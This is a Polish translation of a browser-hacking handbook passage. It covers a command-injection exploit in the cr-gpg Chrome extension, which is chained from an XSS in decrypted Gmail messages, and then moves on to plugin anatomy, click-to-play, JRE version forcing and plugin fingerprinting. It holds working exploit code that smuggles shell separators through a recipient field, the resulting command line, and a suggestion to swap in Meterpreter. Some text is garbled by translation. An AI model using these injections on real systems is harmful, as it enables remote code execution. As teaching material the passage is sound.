Ta luka mogła zostać wykorzystana w dowolnym systemie operacyjnym, w którym można zainstalować przeglądarkę Firefox. Luki w rozszerzeniach przeglądarki Firefox są prawie zawsze łatwe do wykorzystania w różnych systemach operacyjnych. Twórcy FirePHP naprawili usterkę. Sprawdź poprawkę na https://github.com/firephp/firephp-extension/commit/fccab466cd-5f014c36082d76ae300f2cd612ba51. Zobaczysz wiele miejsc w kodzie, które łączą zawartość kontrolowaną przez atakującego bez kodowania lub filtrowania.

Osiąganie wstrzykiwania poleceń systemu operacyjnego

Będziesz zaznajomiony z wstrzykiwaniem poleceń w skryptach po stronie serwera, gdy wywołują one system operacyjny. W takich przypadkach możesz przemycić swoje dane, a gdy serwer używa danych jako parametru, faktycznie wykonuje przekazane przez Ciebie polecenia. Konwencjonalne wstrzykiwanie poleceń nie różni się w przeglądarce. Rozszerzenia Chrome mogą uruchamiać programy w systemie plików za pomocą NPAPI. Gdy parametr przekazany do programu pochodzi z niezaufanego źródła, takiego jak strona internetowa, istnieje możliwość wstrzyknięcia polecenia. Program NPAPI jest wykonywany poza piaskownicą (w kontekście użytkownika). Nadużywanie tej funkcji rozszerzenia Chrome powinno natychmiast zapewnić uprzywilejowany dostęp do systemu operacyjnego.

Przykład wstrzykiwania poleceń systemu operacyjnego

Rozszerzenie cr-gpg do Chrome umożliwia szyfrowanie i odszyfrowywanie poczty e-mail w interfejsie internetowym Gmaila przy użyciu wtyczki NPAPI. Odpowiednia wtyczka wywołuje plik binarny gpg zainstalowany w systemie. Następujące pliki binarne są zadeklarowane w pliku manifestu i są używane przez wtyczkę do wywoływania pliku binarnego gpg:

"plugins": [

{"path": "gmailGPG.plugin" },

{"path": "gmailGPG.dll"},

{"path": "gmailGPG.so"}

],

Kotowicz znalazł lukę dotyczącą wstrzykiwania poleceń w wersji 0.7.4 alfa rozszerzenia cr-gpg do Chrome46. Jest to idealny przykład do zbadania luk w zabezpieczeniach wstrzykiwania poleceń. Mimo że ta dziura była w wersji 1 manifestu, ta sama zasada nadal obowiązuje w wersji 2 manifestu. W rzeczywistości, niezależnie od celu i celów, rozszerzenie nadal byłoby podatne na ten sam atak. Najpierw przyjrzyjmy się możliwym wektorom ataku, aby uzyskać kontrolę nad rozszerzeniem i sprawdźmy, co możesz zrobić. Wysyłając do ofiar wiadomość e-mail zaszyfrowaną PGP, odszyfrowywałyby zaszyfrowany tekst e-maila, a następnie zwykły tekst był wyświetlany w interfejsie internetowym Gmaila. Po zaprezentowaniu odszyfrowanej wiadomości rozszerzenie wykonało następujący kod:

$($(messageElement).children()[0]).html(tempMessage);

Ten kod wprowadził przechowywaną lukę XSS w źródłach http://mail.google.com/ i https://mail.google.com/48. Oznacza to, że wstrzyknięcie nastąpiło w skrypcie treści rozszerzenia. Tego rodzaju podatność nie występuje po stronie aplikacji internetowej. Lukę XSS można było wykorzystać tylko w przeglądarce Chrome z rozszerzeniem cr-gpg w pochodzeniu Gmaila. Aby wykorzystać tę lukę, wysłałbyś ofierze zaszyfrowaną wiadomość

zawierające <script>alert(1)</script>. Gdy tylko ofiara odszyfruje zaszyfrowany tekst, zostanie wyświetlone przerażające okienko ostrzegawcze zawierające cyfrę 1. Z tej uprzywilejowanej pozycji można było teraz przeprowadzać standardowe ataki XSS na źródło Gmaila. Możesz również użyć skryptu zawartości z innymi atakami omówionymi w poprzednich sekcjach tego rozdziału. Wróćmy jednak do zbadania obiecanej wcześniej podatności na wstrzykiwanie poleceń. Nie martw się; powrócisz do tego ataku XSS, gdy połączysz wszystko razem na końcu tej sekcji. Rozszerzenie cr-gpg wywołuje wtyczki NPAPI w celu wykonania pracy związanej z szyfrowaniem i odszyfrowywaniem wiadomości. Rozszerzenie przekazuje zawartość poczty i dane odbiorców do backendu w celu przetworzenia. NPAPI pobiera te informacje, aw systemie Windows używa gmailGPG.dll jako interfejsu do instruowania pliku binarnego gpg.exe znajdującego się w systemie plików. Oczywiście będzie się to różnić w zależności od systemu operacyjnego. Poniższy kod C++ jest używany przez gmailGPG.dll jako uprząż wokół pliku wykonywalnego gpg.exe.

//Encrypts a message with the list of recipients provided

FB::variant gmailGPGAPI::encryptMessage(const FB::variant& recipients,

const FB::variant& msg)

{

```
string tempFileLocation = m_tempPath + "errorMessage.txt";

string tempOutputLocation = m_tempPath + "outputMessage.txt";

string gpgFileLocation = "\""+m_appPath +"gpg.exe\" ";

vector<string> peopleToSendTo =

recipients.convert_cast<vector<string> >();

string cmd = "c:\\windows\\system32\\cmd.exe /c ";

cmd.append(gpgFileLocation);

cmd.append("-e --armor");

cmd.append(" --trust-model=always");

for (unsigned int i = 0; i < peopleToSendTo.size(); i++) {

cmd.append(" -r");

cmd.append(peopleToSendTo.at(i));

}

cmd.append(" --output ");

cmd.append(tempOutputLocation);

cmd.append(" 2>");

cmd.append(tempFileLocation);

sendMessageToCommand(cmd,msg.convert_cast<string>());

<snip>

}
```

Ta sekcja kodu zawiera usterkę dotyczącą wstrzykiwania polecenia. Przyglądając się uważnie, zobaczysz, że lista odbiorców nie jest filtrowana i jest następnie dołączana do ciągu cmd. Ten ciąg cmd jest następnie wykonywany przez system operacyjny. Wynikowy wiersz poleceń to:

```
gpg -e --armor --trust-model=always -r <odbiorca> --output out.txt 2>err.txt
```

Teraz potrzebujesz sposobu na komunikację z wtyczką NPAPI, aby pomyślnie uruchomić atak wstrzykiwania poleceń systemu operacyjnego. Nie zdziwisz się, że skrypt treści wykorzystuje przekazywanie wiadomości do komunikacji ze stroną w tle. Strona w tle informuje następnie wtyczkę NPAPI, co ma zrobić. Na koniec odpowiedź jest wysyłana z powrotem do skryptu zawartości za pomocą tej sekwencji, ale (oczywiście) w odwrotnej kolejności. Strona tła tworzy instancję osadzonego obiektu wtyczki, określając typ MIME application/x-gmailgpg. Zapewnia to dostęp za pośrednictwem języków skryptowych. Poniższy kod przedstawia proces używany na stronie w tle:

```
<object id="plugin0" type="application/x-gmailgpg"></object><br />

<script>

var alerted = false;
```

```
function plugin0()
{
return document.getElementById('plugin0');
}
var testSettings = function(){
};
chrome.extension.onRequest.addListener(
function(request, sender, sendResponse) {
var gpgPath = localStorage['gpgPath'];
var tempPath = localStorage['tempPath'];
if(!gpgPath){
gpgPath = '/opt/local/bin/';
};
if(!tempPath){
tempPath = '/tmp/';
};
plugin0().appPath = gpgPath;
plugin0().tempPath = tempPath;
if (request.messageType == 'encrypt'){
var mailList = request.encrypt.maillist;
if( localStorage["useAutoInclude"] &&
localStorage["useAutoInclude"] != 'false'){
mailList.push(localStorage["personaladdress"]);
}
var mailMessage = request.encrypt.message;
sendResponse({message: plugin0().encrypt(mailList,mailMessage),
domid:request.encrypt.domel});
}else if(request.messageType == 'sign'){
```

Ten kod dodaje również detektory do strony w tle, które są wykorzystywane przez skrypty zawartości do przekazywania komunikatów. Interesuje Cię typ zaszyfrowanej wiadomości, ponieważ w ten sposób przemycisz swój wstrzyknięcie do wtyczki NPAPI. Zmienna mailList jest przekazywana w postaci niefiltrowanej z przekazanej wiadomości do wtyczki. Teraz masz ścieżkę ataku od zaszyfrowanej treści

przez wywołanie wtyczki NPAPI do systemu operacyjnego. Jest jednak jeden luźny koniec do związania. W całym tekście zastosowano dwie różne nazwy funkcji szyfrowania. Jeden był zaszyfrowany, a drugi to encryptMessage. W pliku gmailGPGAPI.cpp znajduje się mapowanie, które informuje wtyczkę, które funkcje powinny być udostępniane za pomocą JavaScript:

```
gmailGPGAPI::gmailGPGAPI(const gmailGPGPtr& plugin,

const FB::BrowserHostPtr& host) : m_plugin(plugin), m_host(host)

{

registerMethod("encrypt", make_method(this, &gmailGPGAPI::encryptMessage));

registerMethod("decrypt", make_method(this, &gmailGPGAPI::decryptMessage));
```

Przyjrzyjmy się, jak połączyć wszystkie te problemy, aby uruchomić atak wstrzykiwania polecenia. Poniższy kod został zaadaptowany z publicznie udostępnionego exploita:

```
windows_command ='%SystemRoot%\\system32\\calc.exe';

linux_command ='touch /tmp/bhh';

command = windows_command;

if (navigator.platform.indexOf('Win') !== -1) {

var nul = "nul";

var cmdsep = '&';

var cmdpref = " start /min ";

} else {

var nul = "/dev/null";

var cmdsep = ';';

var cmdpref = "";

};

chrome.extension.sendRequest({

'messageType':'encrypt',encrypt:{

'message':'Brower Hacker's Handbook',

'domel':'',

'maillist':['wade@browserhacker.com --no-auto-key-locate >' +

nul + cmdsep + cmdpref +

command + cmdsep + ‘echo ‘

]

}
```

});

Ten kod, po zaszyfrowaniu i przesłaniu do celu e-mailem, zostanie uruchomiony, gdy cel odszyfruje wiadomość przy użyciu rozszerzenia cr-gpg. We wcześniejszej części tej sekcji zapoznałeś się z uruchamianiem podstawowego ataku Cross-site Scripting. Rozciąga się to na tym poziomie i niewidocznie przekazuje przemycony wstrzyknięcie ze skryptu treści na stronę w tle, a na koniec do wtyczki NPAPI. To następnie uruchamia polecenie systemu operacyjnego.

gpg -e --armor --trust-model=always -r wade@browserhacker.com

--no-auto-key-locate >nul& start /min %SystemRoot%\system32\calc.

exe&echo --output out.txt 2>err.txt

To polecenie jest faktycznie wykonywane w wyniku tego skryptu. Oczywiście w tym przypadku calc.exe zostanie uruchomiony i zostanie zauważony przez ofiarę. Możesz to zmienić na cokolwiek chcesz. Na przykład możesz chcieć pobrać Meterpretera i połączyć go z powrotem bez świadomości użytkownika. Ta luka została natychmiast naprawiona, gdy została zgłoszona producentowi. Funkcjonalność została zmieniona z wywoływania do systemu operacyjnego na używanie bezpieczniejszego wywołania API libgpgme. Ta zmiana usunęła możliwość dalszych luk w tej klasie ataku. Luka w zabezpieczeniach cr-gpg pozwoliła ci zbadać część skrzyżowania rozszerzeń i wtyczek. Pokazał, jak wykorzystać rozszerzenie Chrome za pomocą wstrzykiwania poleceń, umożliwiając uruchamianie dowolnych plików wykonywalnych. Możesz teraz użyć metodologii omówionej w tych przykładach, aby pomóc w znajdowaniu podobnych luk w innych rozszerzeniach.

Podsumowanie

Zaleta przeniesienia funkcjonalności z rdzenia przeglądarki do rozszerzeń prawie na pewno zmniejszyła rozrost. Jednak przeniósł również rozwój i utrzymanie ważnych funkcji w ręce programistów mniej świadomych bezpieczeństwa. To, wraz z zapewnieniem im potężnych przywilejów, zaowocowało wieloma niepewnymi rozszerzeniami. Niektórzy mogą twierdzić, że zmniejszenie rozrostu odbyło się kosztem całkowitego bezpieczeństwa przeglądarki. Masz różne sposoby na spojrzenie na to, jak rozszerzenie poprawia przeglądanie. W niektórych przypadkach pomocne może być wyświetlanie rozszerzeń jako wirtualnej aplikacji internetowej, która działa w miejscu pochodzenia każdej strony. Przydatne może być również postrzeganie ich jako podobnych do aplikacji zainstalowanej w systemie operacyjnym. W obu przypadkach ważne jest, aby zrozumieć, że działają w uprzywilejowanym kontekście i mają dostęp do uprzywilejowanych interfejsów API. W tym rozdziale zagłębiliśmy się w anatomię rozszerzeń i sposób, w jaki można wykryć, czy podłączona przeglądarka ma zainstalowane docelowe rozszerzenie. Zbadałeś obszar ataków o dużym rozszerzeniu i jego klasy podatności. Wiesz już, jak działa skryptowanie międzykontekstowe i znasz niektóre z najbardziej niezawodnych metod uzyskiwania eskalacji uprawnień. W tym rozdziale omówiono wyrafinowane techniki wykorzystywania rozszerzeń Chrome i Firefox. W następnej części zagłębisz się w atakowanie wtyczek przeglądarki. Wtyczki to kolejny popularny sposób na zwiększenie doświadczenia przeglądania, a także mają ogromną powierzchnię ataku.

Atakowanie wtyczek


Chociaż przeglądarka internetowa skupia się przede wszystkim na renderowaniu stron internetowych, zawsze istniała potrzeba obsługi innych rodzajów treści bogatych, takich jak filmy, lub treści interaktywne, takie jak modele 3D. Możliwości te mogą nawet wymagać integracji z innymi aplikacjami lub językami programowania, takimi jak Microsoft Excel lub Java, w celu zapewnienia bogatej, interaktywnej zawartości i funkcji. Te dodatkowe funkcje niekoniecznie są czymś, co dostawcy przeglądarek chcą obsługiwać natywnie, więc często zapewniają one programistom aplikacji metodę uzyskiwania dostępu do tych funkcji za pośrednictwem interfejsu wtyczek. Interfejs wtyczki wiąże zewnętrzny kod lub aplikacje z przeglądarką, dzięki czemu może wykorzystać te komponenty wtyczek innych firm do wykonywania dodatkowych zadań. Podobnie jak w przypadku każdej aplikacji, słabości kodu mogą umożliwić ujawnienie informacji, wykonanie kodu lub inne nieoczekiwane zachowania. W tej części dowiesz się, jak zidentyfikować wtyczki, takie jak Acrobat Reader, Java i Flash. Po zidentyfikowaniu wtyczek możesz wykorzystać naszą wiedzę o ich słabościach, aby potencjalnie ominąć zabezpieczenia przeglądarki. Na koniec przeanalizujesz techniki ataków, które pomogą wykorzystać te wtyczki do rozszerzenia dostępu poza przeglądarkę i do systemu operacyjnego.

Zrozumienie anatomii wtyczki

W kolejnych sekcjach dowiesz się, co definiuje wtyczkę, czym różnią się od rozszerzeń i w jaki sposób jest udostępniana użytkownikowi. Zagłębiając się w te koncepcje, zostaną ustanowione podstawy do zrozumienia, jak odciskać i atakować wtyczki przeglądarki. Dzięki temu będziesz w stanie lepiej zrozumieć wpływ wtyczek na bezpieczeństwo. Wtyczka to pomost między zewnętrznymi bibliotekami kodu lub aplikacjami a przeglądarką. Instalacja wtyczki dodaje nowy kod do przeglądarki, który łączy zewnętrzną aplikację z przeglądarką, dzięki czemu przeglądarka może uzyskać dostęp do kodu z zewnętrznej aplikacji. Zapewnienie interfejsu wtyczek umożliwia obsługę zewnętrznie obsługiwanych formatów plików w przeglądarce, co znacznie zwiększa możliwości samej przeglądarki. Wtyczkę tworzą dwa oddzielne aspekty: API przeglądarki i API skryptów. Interfejs API przeglądarki kontroluje interakcję między przeglądarką a kodem zewnętrznym w celu renderowania nowych typów treści. Umożliwiłoby to przeglądarce wykorzystanie kodu Adobe Reader do wyświetlania pliku PDF w przeglądarce. Wtyczki te zazwyczaj korzystają ze standardowego interfejsu API, takiego jak ActiveX w systemie Windows lub NPAPI, wieloplatformowego interfejsu API Netscape. Interfejs API skryptów umożliwia manipulowanie obiektem reprezentowanym w przeglądarce za pośrednictwem internetowych interfejsów API, często wykonywanych za pomocą JavaScript. Te dwa interfejsy API współpracują ze sobą, aby umożliwić programistom internetowym wyświetlanie treści, manipulowanie nią i prezentowanie użytkownikom w formacie, który jest zarówno funkcjonalny, jak i estetyczny. Chrome pozwalał również na przechowywanie wtyczek w oddzielnej przestrzeni procesowej, aby w przypadku awarii wtyczki nie spowodowała awarii całej przeglądarki. Ograniczało to zdolność wadliwej wtyczki do zakłócania normalnego działania przeglądarki. Jednak chociaż te wtyczki działają w osobnym procesie, nadal mogą być wykorzystywane, a w niektórych przypadkach mogą zapewniać dostęp do przeglądarki lub systemu operacyjnego. Typy wtyczek, które często można zobaczyć podczas hakowania przeglądarki, obejmują wtyczki Flash, Acrobat, Java, QuickTime, Silverlight, RealPlayer i VLC. Wtyczki te obsługują pliki PDF, aplety, filmy i zaawansowaną grafikę dla przeglądarek i są instalowane wraz z ich programami nadrzędnymi. Wchodząc do Menedżera dodatków w Firefoksie i wybierając zakładkę Wtyczki, możesz zobaczyć, jakie wtyczki są zainstalowane w Firefoksie. Chrome, Internet Explorer i inne przeglądarki mają podobne funkcje, choć różnią się nazwami w zależności od przeglądarki.

Czym różnią się wtyczki od rozszerzeń

Wtyczki i rozszerzenia są podobne pod tym względem, że rozszerzają funkcjonalność przeglądarki. Podstawowa różnica między nimi polega na tym, że rozszerzenia dodają funkcjonalność przy użyciu istniejących interfejsów przeglądarki za pośrednictwem JavaScript i innych interfejsów API, podczas gdy wtyczki wykorzystują kod zewnętrzny. Rozszerzenia zazwyczaj działają również na wielu różnych stronach, ponieważ rozszerzyły niektóre funkcje przeglądarki jako całości. Z drugiej strony wtyczki są zaprojektowane do obsługi formatu pliku. Są wywoływane tylko wtedy, gdy przeglądarka napotka jeden z tych plików. Dzieje się tak, gdy plik jest osadzony na stronie internetowej za pomocą tagów < object > lub < embed > lub gdy przeglądarka odbiera obsługiwany typ zawartości. Content-Type odwołuje się do typu MIME, który wskazuje, jak przeglądarka powinna obsłużyć plik. Rysunek przedstawia nagłówek Content-Type pliku PDF żądanego przez curl.



Odpowiedź zawiera Content-Type aplikacji/pdf. Gdy przeglądarka napotka to pod adresem URL, w tym przypadku http://media.blackhat.com/bh-us-12/Briefings/Ocepek/BH_US_12_Ocepek_Linn_BeEF_MITM_WP.pdf, wie, że renderuje go za pomocą wtyczki Adobe Acrobat, ponieważ Acrobat zarejestrował się jako program obsługi tego typu MIME.

Jak wtyczki różnią się od standardowych programów

Wtyczki różnią się od standardowych programów tym, że rozszerzają funkcjonalność samej przeglądarki. Wtyczki zazwyczaj wywołują ten sam kod, co aplikacja zewnętrzna. Z tego powodu, gdy w aplikacji występuje luka, często występuje również luka we wtyczce przeglądarki. Oznacza to, że luki w zabezpieczeniach programu Adobe Acrobat w bibliotece mogą być wywoływane zarówno z aplikacji zewnętrznej, jak i z przeglądarki. Wtyczki mogą mieć mniej funkcji i ograniczoną funkcjonalność niż pełna aplikacja. Dlatego mogą wystąpić sytuacje, w których pobranie pliku i wyświetlenie go poza przeglądarką może być preferowane. Zazwyczaj, gdy aplikacje są aktualizowane, jeśli wtyczki są skojarzone z zewnętrzną aplikacją, wtyczki również są aktualizowane. To powoduje, że musisz ponownie uruchomić przeglądarkę podczas instalowania aktualizacji. Ponieważ mają tę samą bazę kodu, wtyczka stałaby się niestabilna, jeśli podstawowy kod zmienił się podczas ładowania do przeglądarki.

Wywoływanie wtyczek

Jak wspomniano wcześniej, wtyczki są wywoływane w jednej z dwóch sytuacji: Content-Type dostarczany przez serwer sieciowy odpowiada typowi MIME lub poprzez znaczniki < embed > lub < object >. Poniżej znajduje się przykładowy zestaw kodu do osadzenia pliku Flash na stronie:

< object data="flashdemo.swf" type="aplikacja/x-shockwave-flash" >

< param name="bhh" value="true" >

< /object >

Ten przykładowy kod nakazuje przeglądarce osadzenie obiektu na stronie. Po załadowaniu pliku typ zawartości jest określany przez MIME jako obiekt Flash. To mówi przeglądarce, że powinna załadować obiekt za pomocą wtyczki Flash. Na koniec przekazuje parametr bhh do wtyczki Flash.

Kliknij by odtworzyć

Funkcja „kliknij, aby odtworzyć" ma pomóc użytkownikom zachować bezpieczeństwo, prosząc o pozwolenie przed uruchomieniem wtyczek. Na przykład Mozilla zrobiła to, aby uniemożliwić stronom internetowym wywoływanie starszych wersji wtyczek, gdy wiele wersji jest instalowanych przez aplikacje o różnych wymaganiach. Korzystając z funkcji Click to Play, ataki polegające na wywoływaniu starszych wersji Flash, Acrobat Reader lub Java stają się trudniejsze, ponieważ użytkownik musi aktywnie kliknąć obszar na ekranie, w którym pojawi się wtyczka, aby uruchomić kod. Oprócz ograniczenia wykonywania starych wersji wtyczek, pomaga również zmniejszyć prawdopodobieństwo wykonywania wtyczek bez świadomości użytkownika. Google Chrome zawiera podobną funkcję, ale nie jest domyślnie włączona. Kliknij, aby odtworzyć został połączony z listą bloków, aby automatycznie włączyć tę funkcję dla wtyczek, o których Mozilla wie, że powodują problemy z bezpieczeństwem. Jednak Click to Play ma również luki w zabezpieczeniach i obejścia. Nie obawiaj się, później dowiesz się więcej o tych słabościach . Gdy funkcja Click to Play jest aktywna, przeglądarka zezwala na dostęp do wtyczki dopiero po ostrzeżeniu użytkownika i kliknięciu przycisku Akceptuj.

OKREŚLANIE OKREŚLONEGO CZASU URUCHAMIANIA JAVA W FIREFOX

Jeśli uważasz, że przeglądarka, na której działa Firefox, ma dostęp do starszego środowiska Java Runtime Environment (JRE), możesz zmodyfikować atrybut type w tagu < embed > i spowodować uruchomienie apletu przy użyciu starszego środowiska JRE. Weźmy na przykład następujący przykład:

< embed code="Malicious.class"

width="1" height="1"

type="application/x-java-applet;version=1.6.0"

pluginspage=”http”://java.sun.com/j2se/1.6.0/download.html / >”

W tym przypadku aplet Malicious.class będzie próbował uruchomić się ze środowiskiem JRE obsługującym typ MIME application/x-java-applet;version=1.6.0. Jeśli istnieje środowisko JRE z wersją równą lub wyższą niż podana, to wykona aplet. W przeciwnym razie przekieruje użytkownika do adresu URL określonego w atrybucie pluginspage. Z drugiej strony, jeśli weźmiesz pod uwagę ten przykład:

< embed code="Malicious.class"

width="1" height="1"

type="application/x-java-applet;jpi-version=1.6.0_18"

pluginspage="http://java.sun.com/j2se/1.6.0/download.html" / >

Aplet Malicious.class będzie próbował uruchomić się z JRE w wersji 1.6.0_18. Jeśli nie jest to możliwe, użytkownik zostanie przekierowany pod adres URL określony w atrybucie pluginspage. Metody te mogą być pomocne, jeśli chcesz zaatakować konkretną wersję Java, na którą może mieć wpływ konkretny exploit lub luka Click to Play. Niektóre z nich zostaną omówione później w sekcji Atakowanie Java.

Jak wtyczki są blokowane

Przed zbadaniem, w jaki sposób wtyczki są blokowane, najpierw musisz zrozumieć, dlaczego wtyczki są blokowane. Jasne, kwestie bezpieczeństwa to najbardziej oczywisty powód. Ale wtyczki są blokowane z innych powodów; niektóre wtyczki naruszają zasady firmy ze względu na przesyłanie strumieniowe multimediów, obawy dotyczące prywatności lub mają potencjalny wpływ na wydajność pracowników. Wtyczki mogą być blokowane przez konfigurację stosowaną do komputerów zarządzanych przez firmę lub przez samych dostawców. Na przykład firma Microsoft wypchnęła bity „zabicia”3 dla niektórych podatnych na ataki wtyczek ActiveX w przeszłości w ramach poprawek zabezpieczeń, aby pomóc w zapobieganiu nadużyciom. Bity „zabicia” to wpisy rejestru, które oznaczają obiekty COM lub ActiveX jako nieładowalne w przeglądarce. Mozilla zablokowała użytkownikom starsze wersje Javy, aby pomóc w zapobieganiu nadużyciom. Wiele środowisk korporacyjnych wdraża również własne bity „zabicia” ActiveX, aby wyłączyć wtyczki, które mogą powodować problemy ze strony osób trzecich. Przykładem są produkty Adobe, które mogą nie być łatwe do zainstalowania w środowisku korporacyjnym. Apple dołączył do grupy firm blokujących wtyczki na początku 2013 roku, kiedy zablokował Javę 7, aby chronić użytkowników przed podatną na ataki wersją. W tym celu firma Apple przesłała zmianę pliku konfiguracyjnego do swojego oprogramowania antymalware, Xprotect, w celu zablokowania wtyczki Java. Aby zobaczyć, co jest zablokowane na komputerze Mac, możesz wyświetlić plik XML plist w /System/Library/CoreServices/CoreTypes.bundle/Contents/Resources /Xprotect.plist.W przypadku tej samej luki wydano bity „zabicia” dla Active X, aby zapobiec uruchomieniu podatnego oprogramowania w systemie Windows. Przez dodanie poprawnych wartości bitów „zabicia” w kluczu HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\. Kompatybilność z ActiveX, możesz wymusić, aby wtyczka nie ładowała się w Internet Explorerze dla określonych wersji, bez konieczności blokowania wtyczki jako całości. Wiadomo, że wtyczka apletu Java jest podatna na ataki i powinna zostać zaktualizowana. Aktualizuj teraz — wtyczka apletu Java Java 7 Update 21 c Wyświetla zawartość apletu Java lub symbol zastępczy, jeśli Java nie jest zainstalowana. Więcej Poproś o aktywację wtyczki QuickTime 7.7.1 7.7.1 .Wtyczka QuickTime umożliwia wyświetlanie szerokiej gamy treści multimedialnych w p... Więcej Zawsze aktywuj wtyczkę przeglądarki SharePoint 14.2.5 r Microsoft Office dla komputerów Mac Wtyczka do przeglądarki SharePoint Więcej Zawsze aktywuj Shockwave Flash 11.8.800.168 r Shockwave Flash 11.8 r800 Więcej Zawsze aktywuj wtyczkę Adobe Acrobat NPAPI. Wersja 10.1.3 powoduje problemy z bezpieczeństwem lub stabilnością. Więcej informacji Wtyczka Adobe Acrobat NPAPI, wersja 10.1.3 10.1.3 (wyłączona) Wtyczka Adobe® Acrobat® dla przeglądarek internetowych, wersja 10.1.3 Więcej Nigdy nie Aktywuj W przeglądarce Firefox brakuje niektórych z tych funkcji korporacyjnych; jednak wbudowana czarna lista która skutecznie blokuje znane złośliwe wtyczki. Wtyczka Java została również dodana do czarnej listy Firefoksa, która jest aktualizowana automatycznie. Chociaż może to powodować problemy dla użytkowników korporacyjnych, zawsze można je ponownie włączyć.

Wtyczki odcisków palców

Podobnie jak w przypadku atakowania rozszerzeń przeglądarki, atakowanie wtyczek jest łatwiejsze, jeśli najpierw zidentyfikujesz, z czym masz do czynienia. Wtyczki odcisków palców przypominają odciski palców przeglądarki, ponieważ Twoim zadaniem jest wysyłanie zapytań do przeglądarki, aby określić,

co naprawdę działa. W tej sekcji omówiono różne sposoby wykrywania i odcisków palców wtyczek przeglądarki.

Wykrywanie wtyczek

Wykrywanie wtyczek jest dość łatwe, zarówno ręcznie, jak i automatycznie. Niektóre wtyczki wymagają więcej pracy niż inne, a wymagany wysiłek sięga od wysyłania prostych zapytań DOM po próby załadowania określonego typu pliku. Korzystając z kombinacji technik, powinieneś być w stanie odciskać palcami większość popularnych wtyczek do przeglądarek i nie tylko stwierdzić, czy są aktywne, ale także określić wersję. W tej sekcji najpierw przyjrzysz się, jak ręcznie odpytywać przeglądarkę o wtyczki. Następnie w kolejnych sekcjach zobaczysz, jak wykorzystać frameworki i wtyczki do automatycznego wykrywania wersji wtyczek do celów ataku. Firefox i Chrome sprawiają, że to zadanie jest dość łatwe, wyświetlając listę wtyczek zainstalowanych w obiekcie DOM navigator.plugins.6 Możesz zbudować szybką stronę internetową, aby zapytać o to dla siebie i wyświetlić elementy w tabeli, korzystając z informacji z Odniesienie do Mozilli:

```
< HTML >

< BODY >

< SCRIPT >

var pluginLen = navigator.plugins.length;

document.write("< TABLE >< TR >< TH COLSPAN=4 >");

document.write(

"Plugins Found: " + pluginLen.toString() + " < /TH >< /TR >" +

"< TR >< TH >Name< /TH >< TH >Filename< /TH >" +

"< TH >Description< /TH >< TH >Version< /TH >< /TR >\n"

);

for(var i = 0; i < pluginLen; i++) {

document.write(

"< TR >< TD >"+

navigator.plugins[i].name +

"< /TD >< TD >" +

navigator.plugins[i].filename +

"< /TD >< TD >" +

navigator.plugins[i].description +

"< /TD >< TD >" +

navigator.plugins[i].version +

"< /TD >< /TR >\n"

);
```

```
}

document.write("< /TABLE >");

< /SCRIPT >

< /BODY >

< /HTML >
```

Po zapisaniu go w pliku HTML i załadowaniu go do przeglądarki wyświetla tabelę pokazującą każdą z wtyczek i wersji. Ta tabela zawiera aktywne wtyczki, które można wywoływać bezpośrednio, a także wtyczki typu „kliknij, aby odtworzyć", więc niektóre wtyczki mogą wymagać dodatkowej interwencji. Używanie sztuczki !! jest łatwe do wykrycia, czy Flash jest zainstalowany na podstawie typu MIME:

```
>>> !!navigator.mimeTypes["application/x-shockwave-flash"]

true
```

W przeglądarce Internet Explorer większość wtyczek jest wykonywana jako część formantów ActiveX. Najłatwiejszym sposobem określenia, czy wtyczka jest zainstalowana w systemie, jest próba utworzenia instancji obiektu ActiveX i określenie, czy zwraca on prawidłowy obiekt. Aby wykryć, czy Flash jest włączony w IE, możesz wykonać następujący JavaScript:


```
flash_versions = 11;

flash_installed = false;

